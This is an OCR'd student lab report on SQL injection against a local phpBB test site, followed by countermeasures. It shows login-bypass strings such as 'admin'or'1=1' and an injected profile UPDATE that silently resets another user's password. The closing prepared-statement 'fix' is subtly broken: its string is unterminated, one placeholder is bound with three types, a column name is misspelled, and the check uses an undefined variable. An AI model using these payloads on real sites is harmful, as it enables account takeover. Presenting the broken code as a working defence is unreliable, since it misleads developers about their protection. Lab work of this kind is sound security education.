
My steps:

1. Can you log into another person's account without knowing the correct password?
   ANS: Yes, using "admin'or'1=1" without the double quote to login.
2. Can you find a way to modify the database (still using the above SQL query)? For example, can you add a new account to the database, or delete an existing user account? Obviously, the above SQL statement is a query-only statement, and cannot update the database. However, using SQL injection, you can turn the above statement into two statements, with the second one being the update statement. Please try this method, and see whether you can successfully update the database.
   ANS: no, the figure is shown below for evidence. It is try to type "bob'or1=1';UPDATA phpbb_users SET user_password='0' WHERE username='bob'or'1=1" without double quote in the login username field. Moreover, MySQL database in particular does not allow query stacking in the mysql_query() function. When we attempt to execute two queries sequentially in the same mysql_query() function call, MySQL itself causes the call, and therefore our attack, to fail.


Task 2 (30 Points): SQL Injection on UPDATE Statements

My steps:

1. First of all, we can have a look at *include/usercp_register.php* check the UPDATA statement to the phpbb_users.



2. User Alice with user_id = 3 try to change the password of user Ted with user_id = 6 in the page of profile.php. Try to type as the figure shown below, and then submit.




3. After submit, the UPDATE sql query will be check the user_id = 6, and update the password to “admin” since the MD5 of “admin” is 21232f297a57a7a743894a0e4a801fc3.
4. If user Ted want to login his accont with previous password “Ted” will be fail. He never doesn’t know his password is changed to “admin”.


Task 3 (40 Points): Countermeasures

My steps:


Task 3.1: Escaping Special Characters using magic quotes gpc.

1. turn on the magic_quotes_gpc in /etc/php5/apache2/php.ini. shown as below.






2. After restart the apache service, we can do the task 1 again to verify the login protection using SQL injection. If we attempt to put “alice’or’1=1” (without double quote) as the login name and bypass the password. Then the result will be shown as the figure below. Verifying the protection of escaping special characters is enabled.



Task3.2: Escaping Special Characters using addslashes().

1. Go to the /var/www/SQL/SQLLabMysqlPhpbb (common.php is included by login.php, so it will be executed whenever login.php is executed), the modify the “and FALSE” and delete it inside the if-

block statement.




2. Then output the SQL query to find out how the mechanism affect the query. The follow figure shows the result.

Task 3.3: Escaping Special Characters using mysql real escape string.

1. First we disable the previous protection schemes described in the previous tasks.
2. After then, we can add a code by including code similar to


```
$input = mysql_real_escape_string($input)
```

for all variables that hold user input, such input will be properly escaped and, when passed into a SQL query, not cause said query to be susceptible to the attacks outlined in this task.
Such as in the file of */var/www/SQL/SQLLabMysqlPhpbb/includes/usercp_register.php*.



Task 3.4: Prepare Statement.


1. Similar as previous task, using the file of */var/www/SQL/SQLLabMysqlPhpbb/login.php* .
2. "Prepare" the SQL query itself, which is done by sending a fully constructed SQL query to the database via the `$stmt = $db->prepare($query)` function (where `$db` is the database connection). Within the prepared query, possible user inputs are declared using a question mark `input=?`.
3. The next step is to bind those specified parameters, using `bind_param("si", $string, $int)`, which declares the type (string and int) for the list of parameters ($string, $int) present in the prepared query.
4. With the parameters bound, next the developer must call `$stmt->execute()`, to execute the prepared query.
5. They must also be bound so that we can retrieve the results of the query,: `$stmt->bind_result($output_1, $output_2, ..., $output_n)`, where the bound variables match the data expected to be returned from the query.
6. Finally, actually getting the query's results requires calling `$results=$stmt->fetch()`.
7. The figure below shows the actual programming code highlight for separation.


seed [Running]
Applications Places System
Sun Mar 27, 5:40 AM seed
*login.php (/var/www/SQL/SQLLabMysqlPhpbb) - gedit
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste Find Replace
*login.php
// Modified for SQL injection
$stmt = $conn->prepare("SELECT user_id, username, user_password, user_active, uesr_level, user_login_tries, user_last_login_try FROM phpbb_users WHERE (username=?);
$stmt->bind_param("sss", $user, $user, sha1($pass));
$stmt->execute();
$stmt->bind_result($bind_user_id, $bind_username, $bind_user_password, $bind_useractive, $bind_user_level, $bind_user_login_tries, $bind_user_last_login_try);
$chk = $stmt->fetch();
if ($bind_ID != "")
{
// New user session object and cookie creation code
// removed for brevity
return true;
}
else
{
return false;
}
